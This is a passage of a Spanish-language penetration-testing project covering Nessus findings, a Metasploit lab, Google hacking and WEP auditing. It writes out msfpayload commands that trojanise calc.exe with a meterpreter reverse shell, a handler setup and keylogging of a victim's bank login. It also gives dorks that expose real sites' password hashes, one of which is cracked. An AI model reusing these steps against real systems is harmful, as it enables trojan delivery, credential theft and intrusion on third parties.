En la figura 74 obtenemos una muestra detallada de un plugin que hemos seleccionado 73182. En esta muestra se puede ver un listado de los hosts que están afectados y una propuesta para la solución de ese problema.

73182 (5) - Microsoft Windows XP Unsupported Installation Detection

Synopsis
The remote operating system is no longer supported.

Description
The remote host is running Microsoft Windows XP.

Support for this operating system by Microsoft ended April 8th, 2014.
This means that there will be no new security patches, and Microsoft is unlikely to investigate or acknowledge reports of vulnerabilities.

See Also
<http://www.nessus.org/u?33ca6af0>

Solution
Upgrade to a version of Windows that is currently supported.

Risk Factor
Critical

CVSS Base Score
10.0 (CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C)

Plugin Information:
Publication date: 2014/03/26, Modification date: 2014/05/06 Podemos ver que se trata de un plugin nuevo

Hosts

172.25.5.11 (tcp/0)
172.25.5.13 (tcp/0)
172.25.5.14 (tcp/0)
172.25.5.20 (tcp/0)
172.25.5.23 (tcp/0)

Equipo Afectados

Figura 73 Vulnerabilidad Crítica

En la siguiente página podemos ver el análisis de una **ID 52353** de una **Bugtraq** (Lista de distribución de vulnerabilidades, comentado en la página 9).

58435 (4) - MS12-020: Vulnerabilities in Remote Desktop Could Allow Remote Code Execution (2671387) (uncredentialed check)

Synopsis
The remote Windows host could allow arbitrary code execution.

Description
An arbitrary remote code vulnerability exists in the implementation of the Remote Desktop Protocol (RDP) on the remote Windows host. The vulnerability is due to the way that RDP accesses an object in memory that has been improperly initialized or has been deleted.

If RDP has been enabled on the affected system, an unauthenticated, remote attacker could leverage this vulnerability to cause the system to execute arbitrary code by sending a sequence of specially crafted RDP packets to it.

This plugin also checks for a denial of service vulnerability in Microsoft Terminal Server.

Note that this script does not detect the vulnerability if the 'Allow connections only from computers running Remote Desktop with Network Level Authentication' setting is enabled or the security layer is set to 'SSL (TLS 1.0)' on the remote host.

See Also
<http://technet.microsoft.com/en-us/security/bulletin/ms12-020>

Solution
Microsoft has released a set of patches for Windows XP, 2003, Vista, 2008, 7, and 2008 R2.

Note that an extended support contract with Microsoft is required to obtain the patch for this vulnerability for Windows 2000.

Risk Factor
High

CVSS Base Score
9.3 (CVSS2#AV:N|AC:M|Au:N/C:C|I:C/A:C)

CVSS Temporal Score
7.3 (CVSS2#AV:N|AC:M|Au:N/C:C|I:C/A:C)

STIG Severity
I

References

BID	52353
BID	52354

<http://www.securityfocus.com/bid/52353>

Microsoft Remote Desktop Protocol CVE-2012-0002

Bugtraq ID:	52353
Class:	Design Error
CVE:	CVE-2012-0002
Remote:	Yes
Local:	No
Published:	Mar 13 2012 12:00AM
Updated:	Jun 25 2012 08:40PM
Credit:	Luigi Auriemma
Vulnerable:	Microsoft Windows XP Service P

Figura 74 Análisis de un plugin con Nessus

En la misma página podemos ver los exploits que hacen referencia a la Bugtraq, por ejemplo hay un exploit* que se puede utilizar en Metasploit.

Microsoft Remote Desktop Protocol CVE-2012-0002 Remote Code Execution Vulnerability

The following proofs of concept are available:

- </data/vulnerabilities/exploits/52353.rb>
- </data/vulnerabilities/exploits/52353.py> Este exploit lo podemos utilizar en Metasploit
- </data/vulnerabilities/exploits/52353.dat>

Figura 75 Listado de Exploit para la Bugtraq 52353

14 Prueba Pentest con Metasploit

Metasploit es una herramienta muy extendida donde se puede realizar diversas pruebas de penetración. Utilizaremos esta herramienta para realizar un ataque inyectando un **exploit** en un fichero .exe de Windows 7. Con esa práctica demostraremos una vulnerabilidad en este sistema operativo.

Para realizar las pruebas utilizaremos dos equipos físicos. En uno tenemos instalado una versión de Windows 7 Profesional actualizado con el Service Pack1. El segundo que utilizaremos para realizar el ataque tenemos instalado Back track 5.

Algunas definiciones importantes:

- **Exploits:** son los módulos que utilizaremos para ejecutar los payloads.
- **Payloads:** son códigos desarrollados en Python para ejecutar de forma remota, trabajan con algunos codificadores que tienen la función de asegurar que el payload pueda llegar correctamente a su destino.
- **Rex:** es la biblioteca base
- **MSF: Core:** el básico de la API , aquí se define la Framework de Metasploit
- **MSF: Base:** es la API simplificada

Arquitectura Metasploit:




Figura 76 Arquitectura de Metasploit

Con **Metasploit** generaremos un ejecutable a partir de un payload. Eso consistirá en crear un troyano* a partir de una aplicación conocida, como por ejemplo podría ser alguna aplicación del Windows. Nosotros utilizaremos el fichero calc.exe correspondiente a la calculadora de Windows.

Utilizaremos el payload Reverse_tcp que viene disponible en Metasploit para realizar la ingeniería inversa de la Shell de Windows.

Previamente copiamos el fichero .exe en nuestra máquina para poder injectar el código en él. En nuestro caso hemos copiado el fichero calc.exe de Windows 7. Lo hemos copiado en el directorio **/home**. Una vez tengamos el fichero en nuestra máquina procedemos a injectar el código en este fichero.

Para injectar el código cargamos el payload Reverse_tcp con la aplicación Msfpayload y ejecutamos la aplicación Meterpreter.

```
msfpayload Windows/meterpreter/reverse_tcp LHOST=192.168.1.24 LPORT=4444 x > /home/calc.exe
```

LHOST=192.168.1.24 corresponde con la ip del equipo donde estoy ejecutando Backtrack, es decir mi equipo.

LPORT=4444 es el puerto que queremos utilizar para realizar el ataque.

Fíjémonos que todas estas informaciones en realzad son pasadas al código de la aplicación donde estamos injectando el payload.




Figura 77 Imagen del fichero calc.exe modificado

En la figura de izquierda se puede comprobar el programa calculadora original y a la derecha el programa modificado con el payload.




Figura 79 Calc.exe original




Figura 78 Calc.exe modificado en Dropbox

La siguiente etapa consiste en entrar en el modo consola para preparar un handler*, para esto iremos a msfconsole.

Entramos en modo consola de Metasploit *backtrack/Exploitation Tools/Network Exploitation Tools/Metasploit Framework/Msfconsole*

También se puede entrar directamente digitando msfconsole desde el modo consola.

Entrar en el módulo para crear un handler:

```
msf > use exploit/multi/handler
```

Figura 80 Vista de la aplicación msf console

```

msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(handler) > set lhost 192.168.1.16
lhost => 192.168.1.16
msf exploit(handler) > set LPORT 4444
LPORT => 4444
msf exploit(handler) >
```

Figura 81 Creando hanbler y definiendo valor para las variables

```
msf exploit(handler) > set PAYLOAD Windows/meterpreter/reverse_tcp
```

Definir el exploit que iremos utilizar.

```
msf exploit(handler) > set lhost 192.168.1.16
```

Definir la IP donde se ejecuta la aplicación metasploit (Backtrack).

```
msf exploit(handler) > set LPORT 4444
```

Definir el puerto de escucha.

Ejecutamos exploit para poner en modo de escucha. Cuando la víctima ejecute el fichero infectado automáticamente el payload reserve_tcp hace con que mi equipo pueda introducirse en el equipo de la víctima.

```
msf exploit(handler) > exploit
```

Quedamos en modo escucha hasta que la víctima ejecute el archivo infectado.

```
msf exploit(handler) > exploit
[*] Started reverse handler on 192.168.1.61:4444
[*] Starting the payload handler...
```

Figura 82 Ejecutando el modo escucha

Cuando la víctima ejecuta el programa infectado podemos ver que responde con su ip correspondiente y se estable la conexión abriendo el modo de comando la aplicación Meterpreter.

```
msf exploit(handler) > exploit
[*] Started reverse handler on 192.168.1.61:4444
[*] Starting the payload handler...
[*] Sending stage (752128 bytes) to 192.168.1.180
[*] Meterpreter session 1 opened (192.168.1.61:4444 -> 192.168.1.180:6078) at 2014-05-18 19:32:31 +0200
meterpreter > 
```

Figura 83 Momento en que la víctima ejecuta el archivo infectado

Meterpreter se trata de un intérprete de comandos donde podemos de una manera segura y sigilosa interactuar con la máquina que estamos haciendo el ataque. Uno de los grandes diferenciales que hay en esta herramienta es que tiene una alta fiabilidad dificultando de esta manera que algún antivirus, firewall o IDS nos pueda identificar.

Las características más destacadas de esta herramienta son:

```
ps Para mirar el PID* de un determinado proceso que se está ejecutando en el ordenador.
```

Hemos realizado un ps y vemos que aparecen todos los procesos que están siendo ejecutando en la máquina de la víctima. En nuestra prueba seleccionaremos el PID 680 que corresponde al **explorer.exe**, de esta manera podremos ejecutar diferentes aplicaciones disponibles en Meterpreter para conseguir información de la víctima. La prueba que nosotros realizaremos consistirá en hacer una captura de todas las entradas por teclado. De esta manera podremos descubrir nombres de usuarios y contraseñas de aplicaciones donde la víctima acceda.

Process List						
PID	PPID	Name	Arch	Session	User	Path
0	0	[System Process]	x86	64	0	
4	0	System	x86	64	0	NT AUTHORITY\SYSTEM
256	4	smss.exe	x86	64	0	C:\Windows\System32\smss.exe
336	480	svchost.exe	x86	64	0	C:\Windows\System32\svchost
360	352	csrss.exe	x86	64	0	NT AUTHORITY\SYSTEM
420	352	wininit.exe	x86	64	0	NT AUTHORITY\SYSTEM
440	412	csrss.exe	x86	64	1	NT AUTHORITY\SYSTEM
480	420	services.exe	x86	64	0	NT AUTHORITY\SYSTEM
496	420	lsass.exe	x86	64	0	NT AUTHORITY\SYSTEM
504	420	lsm.exe	x86	64	0	C:\Windows\System32\lsm.exe
624	412	winlogon.exe	x86	64	1	C:\Windows\System32\winlogon
652	480	svchost.exe	x86	64	0	NT AUTHORITY\SYSTEM
680	1028	explorer.exe	x86	64	1	C:\Windows\explorer.exe
724	480	svchost.exe	x86	64	0	NT AUTHORITY\Servicio de red

PID 680
explorer.exe
Windows\explorer.exe

Figura 84 Información de los procesos en la máquina de la víctima.

migrate Definir con que proceso vamos a trabajar, para eso tenemos que seleccionar el PID.

```
meterpreter > the quieter you become, the more
meterpreter > migrate 680
[*] Migrating to 680...
[*] Migration completed successfully.
meterpreter > 
```

Figura 85 Definir el PID 680 con migrate

La víctima accede a la página Web de un banco.





Figura 86 - El usuario entra con su identificación y password en la página de un banco

Ejecutamos el comando keyscan para iniciar el proceso de la captura.

Keyscan_start

```
meterpreter > keyscan_start
Starting the keystroke sniffer...
```

Después realizo la captura con keyscan_dump



Captura de la información digitada en la página web con keycan_dump



Figura 88 Se captura la información que digita el usuario con keycan_dump

Figura 87 Información captura

keyscan	Esta función permite ver todo lo que ha digitado el usuario. Con eso se puede obtener claves de seguridad, nombres de usuarios, etc.
Keyscan_start	Inicia el proceso
Keyscan_dump	para capturar

Comandos para manipulación de ficheros:

cd	Manipular directorios
rm	Borrar directorios
rmdir	Borrar directorios
pwd	Mostrar directorio actual
ls	Listar ficheros y directorios.
cat	Listar contenido del fichero
edit	Editar fichero
del	Borrar fichero
mkdir	Crear directorios

El archivo infectado deberá ser ejecutado en la máquina de la víctima. Se puede utilizar la ingeniería social para que el propio usuario ejecute el programa.

Hemos subido el programa infectado en Dropbox (figura 58) y en ningún caso nos ha avisado de que el fichero se encuentra infectado.

15 - HACKER GOOGLE

Google es una plataforma en Internet que está especializada en hacer búsquedas por Internet y también realizar publicaciones online. Actualmente Google dispone de más de 1 millón de servidores que están distribuidos por toda la parte del mundo y la cantidad de páginas Web que están en su base de datos es de 8 millones de direcciones Web. Es el buscador más importante debido a su modo sencillo de trabajar y también la rapidez. A parte de los servicios de búsquedas google también cuenta con otros servicios como correo electrónico, noticias, imágenes, agenda, libros, blogs, etc.

Podemos utilizar los grandes recursos que tiene la herramienta de búsqueda de google con el fin de encontrar informaciones sobre servidores y empresas vulnerables. Por algún fallo en la programación o descuido muchas empresas pueden dejar informaciones importantes disponibles en sus páginas Web, desde password, nombre de usuarios, lista de directorios etc.

Google Hacking trabaja con una técnica de fusión con base en utilizar parámetros especiales de google logrando de esta manera obtener datos sensibles.

Para hacer las búsquedas en google es importante conocer un poco la sintaxis con la que se trabaja y las reglas básicas. Dependerá de la creatividad de cada uno ya que esta técnica podemos conseguir mucha información como:

- Configuración de servidores Web y redes
- Información de acceso a base de datos
- Mensajes de errores de programación
- Password y cuentas de correo electrónico
- Acceso logs
- Información de Sistemas Operativos
- Número de tarjetas de crédito
- Datos Personales de alguna compañía

Reglas importantes para realizar consultas con google:

Consultas con la palabra and: No hace falta utilizar la palabra and al realizar una consulta con dos palabras.
Ayuda en la búsqueda: Tiene un algoritmo que ayuda automáticamente en la búsqueda, por ejemplo si digitamos una palabra y es incorrecta su motor tiene la capacidad de mostrar algunas sugerencias.
No distingue mayúscula ni acentos: Como se indica no es sensible a mayúscula ni acentos.
Búsqueda parcial: No realiza búsqueda con comodines ni búsqueda parcial.
Palabra superfluas: Se elimina todo lo que considere redundante.

15.1 Operadores Básicos

Operador	Ejemplo	Descripción
filetype:	filetype:PDF	Busca documentos en el formato indicado
ext:	ext:HTML	Igual que el anterior
link:	link:uoc.edu	Busca páginas con enlace que indiques
..	Olimpiadas 2000..2010	Busca por rango
cache:	cache:uoc.edu	Muestra la versión en caché de la página
info:	info: uoc.edu	Muestra información sobre la página
id:	id: uoc.edu	Igual que el anterior
related:	related: uoc.edu	Muestra páginas relacionadas.

15.2 Operadores avanzados:

Operador	Ejemplo	Descripción
allinanchor:	allinanchor:página pelis	Busca por referencia a pelis enlazado a pelis.
inanchor:	“películas de comedia” inanchor:bueno	Busca películas de comedia enlazadas con “bueno”.
allintext:	allintext:Jaqueta adidas gracia	Busca que contengan en su contenido la palabra indicada
intext:	Chaqueta Adidas intext:comprar	Busca páginas sobre “Chaqueta Adidas” con el texto “comprar”.
allintitle:	allintitle:uoc	Busca que contengan todos los términos en el título
intitle:	pelicula intitle:Madonna	Busca sobre “Pelicula” que contengan “Madonna” en el título
allinurl:	allinurl:pelicula	Busca los términos en la dirección de la página
inurl:	email inurl:pelicula	Busca “email” en páginas que contengan “pelicula” en la url*
AROUND()	estudiante AROUND(2) universidad	Contenga “estudiante” y “universidad” en lugares próximos.

En muchas situaciones navegando por Internet encontramos algún listado de directorios donde aparecen muchas carpetas y archivos. Este formato es parecido a lo que vemos en un servidor FTP*. Cuando encontramos estos listados de directorios se puede dar la situación en que ha sido puesto a propósito por el administrador de la página Web, o bien por desconocimiento técnico, o por algún error del responsable. Por tanto se puede llegar a tener acceso a información confidencial de la página Web.

Utilizando el operador de google podemos tener acceso a esa información:

Utilizamos la palabra “**Parent Directory**”, que es una clave que suele utilizar normalmente en este tipo de servidores.

Intitle: "Index of" "Parent Directory" "Name"

Página 7 de aproximadamente 112.000 resultados (0,18 segundos)

Name	Last modified
Parent_Directory	06-Sep-2009 18:46
10cc/	25-Aug-2002 13:03
19ADD/	16-Jan-2011 17:53
311/	19-Dec-2003 17:06
4_Non_Blondes/	01-Nov-2003 14:08
790_Robot_Head/	23-May-2001 00:06
ABC/	28-May-2005 17:08
AC-DC/	14-Dec-2007 18:05
ATB/	11-Mar-2002 20:17
A_Ha/	29-May-2005 17:06
A_House/	15-Nov-2004 14:24
A_Perfect_Circle/	21-Oct-2011 18:33

Figura 89 Listado de directorios de Servidores

También podríamos combinar este mismo tipo de búsqueda para encontrar directorios admin de algún sitio o también tener la necesidad de encontrar un determinado archivo en este mismo directorio, permitiéndonos un acceso no autorizado en alguna aplicación Web.

ext:pwd inurl:(service | authors | administrators | users) "# -FrontPage-"

Página 2 de aproximadamente 1.600 resultados (0,19 segundos)

- users.pwd**
daniel.eastern.edu/reports/_vti_pvt/users.pwd ▾ Traducir esta página
-FrontPage- nsadmin:55VOHlfVKN4U.
- service.pwd - Oriel Makers Gallery**
www.orielmakers.co.uk/.../ceramics/ .../service.pwd ▾ Traducir esta página
-FrontPage- webmaster:iBzdNwbJlAakk.
- frontpage service.pwd - SEMCompete**
www.semcompete.com/.../frontpage+service.pwd ▾ Traducir esta página
Summary report for "frontpage service.pwd" (monthly stats). Quick navigation: Related keywords Competitors. Average cost per click: \$1. Number of monthly ...
- service.pwd**
www.destinydee.com/_vti_pvt/service.pwd ▾ Traducir esta página
-FrontPage- destinydee:JSQos95l7SW9A.

Figura 90 Listado de usuarios y password con privilegios administrativos

Hacemos una combinación de comandos para encontrar usuarios y password de una determinada página Web. Buscamos en servidores algún archivo que se llame “**password.txt**”.

intitle:"index of" "Index of /" password.txt

	iisadmin	31-Jul-2003 22:51 6k
	log.txt	31-Jul-2003 13:10 89k
	logfile.txt	31-Jul-2003 13:10 35k
	login.jsp	20-Feb-2001 10:11 3k
	log_orders	31-Jul-2003 13:10 14k
	mailform.pl	31-Jul-2003 12:55 4k
	mailto.cgi	31-Jul-2003 12:55 2k
	master.passwd	31-Jul-2003 12:55 9k
	msadcs.dll	31-Jul-2003 12:55 63k
	mysql.class	31-Jul-2003 12:55 1k
	order.log	31-Jul-2003 12:55 3k
	passlist.txt	01-Jul-2003 12:55 2k
	passwd	31-Jul-2003 12:55 2k
	passwd.txt	31-Jul-2003 12:55 1k
	password	31-Jul-2003 12:55 1k
	password.txt	31-Jul-2003 13:11 1k
	people.lst	31-Jul-2003 12:55 16k
	perl	31-Jul-2003 12:55 471k

Figura 91 - Directorios con archivos password.txt

También podemos hacer un dumping* de las tablas que buscará con el nombre de campo PASSWORD del tipo **varchar**. En ese ejemplo hemos encontrado una página www.colnodo.apc.org.

```
filetype:sql "# dumping data for table" "PASSWORD` varchar"
```

Analizando la página Web: <http://www.colnodo.apc.org>



```
# phpMyAdmin MySQL-Dump
# http://phpwizard.net/phpMyAdmin/
#
# Host: localhost Database : registro_base
#
# -----
#
# Table structure for table 'administradores'
#
CREATE TABLE administradores (
    id tinyint(3) unsigned DEFAULT '0' NOT NULL auto_increment,
    login varchar(255) NOT NULL,
    password varchar(255) NOT NULL,
    nombre varchar(255),
    estado enum('S','N') DEFAULT 'N' NOT NULL,
    sesiones enum('S','N') DEFAULT 'N' NOT NULL,
    usuarios enum('S','N') DEFAULT 'N' NOT NULL,
    configuracion enum('S','N') DEFAULT 'N' NOT NULL,
    estadisticas enum('S','N') DEFAULT 'N' NOT NULL,
    super enum('S','N') DEFAULT 'S' NOT NULL,
    PRIMARY KEY (id),
    UNIQUE id_admin_2 (id),
    KEY id_admin (id)
);
#
# Dumping data for table 'administradores'
#
INSERT INTO administradores (id, login, password, nombre, estado, sesiones, usuarios, configuracion, estadisticas, super) VALUES ('1', 'Administrador', '21232f297a57a5a743894a0e4a801fc3', 'Usuario Administrador', 'N', 'N', 'N', 'N', 'N', 'S');
```

Figura 92 Información de la password en la base de datos

Hemos encontrado la password para el usuario administrador, que está encriptada en md5 y la podemos desencriptar* fácilmente con una aplicación online <http://www.md5online.es/>
21232f297a57a5a743894a0e4a801fc3



Figura 93 Descifrar password con aplicación online MD5

Detectar versiones de servidores o versiones de productos vulnerables

Sabemos que muchos productos tienen algún agujero de seguridad en alguna versión concreta. Podemos utilizar google para buscar ese fallo. Sabemos que existen los exploits que son programas para explotar la vulnerabilidad. Se puede hacer una consulta a la base de datos donde se encuentran todos los exploits, y a partir de ahí empezar a utilizarlos para explorar las vulnerabilidades existentes y proponer soluciones. La base de datos de los exploits la podemos encontrar en <http://www.exploit-db.com/>

Por ejemplo, podemos buscar servidores que tienen la versión 1.4.4 de SquirrelMail, esta versión contiene fallos de seguridad.



Figura 94 - Información de versiones de aplicaciones en servidores

Existen aplicaciones que pueden ayudar en la búsqueda con google y de esta manera no tenemos que estar haciendo de forma manual consulta por consulta. Estas aplicaciones permiten probar de manera automática todas las vulnerabilidades en una determinada página Web referenciando a los tipos de consultas que tiene google.

Para realizar esta prueba hemos instalado la aplicación **Site Digger**, donde se puede descargar de forma gratuita en la página <http://www.mcafee.com/es/downloads/free-tools/sitedigger.aspx>




Figura 95 Ventana principal de la aplicación Site Digger

1 – Árbol de consultas de la aplicación, aquí podemos seleccionar por grupo las consultas que queremos realizar. Cada rama tiene una cantidad de consultas. En este caso hemos seleccionado la rama Technology Profile.

2 – Resultado de la búsqueda, aquí se puede ver todas las páginas Web que hemos encontrado para la consulta seleccionada.

3 – Información acerca de la consulta que estamos realizando, en la figura se puede ver que la consulta hace referencia a directorios donde contiene posibles archivos con información de password.

4 – Podemos también realizar una consulta en un dominio específico.

16 - AUDITORIA WIRELESS

Las comunicaciones móviles tienen una importancia muy alta en las telecomunicaciones.

Las tecnologías de comunicación inalámbricas se pueden clasificar por el tipo del alcance y también por su tipo de acceso.

En nuestro proyecto vamos a mostrar el tipo de acceso con la tecnología Wi-Fi. Según el tipo de alcance podemos clasificar las redes como WPAN (Wireless Personal Area Network), WLAN (Wireless Local Area Network), WMAN (Wireless Metropolitan Area Network), WWAN (Wireless Wide Area Network). En caso de la WLAN tiene un alcance de 300 metros aproximadamente y el estándar que trabaja es el IEEE 802.11* más conocido como Wi-Fi.

Los paquetes de 802.11 tienen 3 direcciones:

- Origen
- Destino
- **Identificador del conjunto de servicio básico (BSSID)** este identifica de forma única el AP y su grupo de estaciones asociadas, normalmente tiene la dirección de la MAC.

Para las comunicaciones inalámbricas se hace uso de técnicas de cifrados que tienen por objetivo proteger la red.

WEP (Wired Equivalency Protocol) se trata de un estándar más antiguo, trabaja con una clave estática de 40 a 104 bits conocidas por el cliente.

WPA (Wi-Fi Protected Access) es más moderno y mucho más fuerte, se puede configurar de dos maneras: modo de clave previamente compartida (PSK, Pre-shared key) y modo empresa.

La clave PSK puede tener entre 8 y 63 caracteres ASCII.


WPA-2 Mejora del WPA, es más seguro sin embargo necesitamos hardware y software que sea compatible con él.

Vamos a realizar una demostración de una auditoria en una red inalámbrica basada en el protocolo de encriptación WEP. Para lograr conseguir una clave de acceso con ese protocolo lo que hacemos es capturar los paquetes que se envían. Para eso conectamos al punto de acceso y enviamos paquetes ACK* y ARP* para generar tráfico y aumentar la velocidad de captura de paquetes. Una vez tengamos una cantidad de paquetes suficiente, podemos utilizar estos paquetes que son enviados a un archivo y crackear la clave.

Lo que hacemos inicialmente es poner la interface del equipo en modo monitor para eso digitamos:

```
airmon-ng
airmon-ng start wlan0
```

Nos indica el nombre de la interface de red



```
root@bt:~# airmon-ng

Interface      Chipset      Driver
wlan0          Atheros AR2425  ath5k - [phy0]

root@bt:~#
```

Figura 96 Activando la interface en modo monitor

Hacer una búsqueda de las redes que tenemos disponibles.

Ponemos la interface en modo monitor. De esta manera capturamos todos los paquetes que pasan por la interface.

```
airmon-ng start wlan0
airmon-ng mon0 para ver las redes que tenemos disponibles.
```

CH 12][Elapsed: 32 s][2014-05-19 18:47										
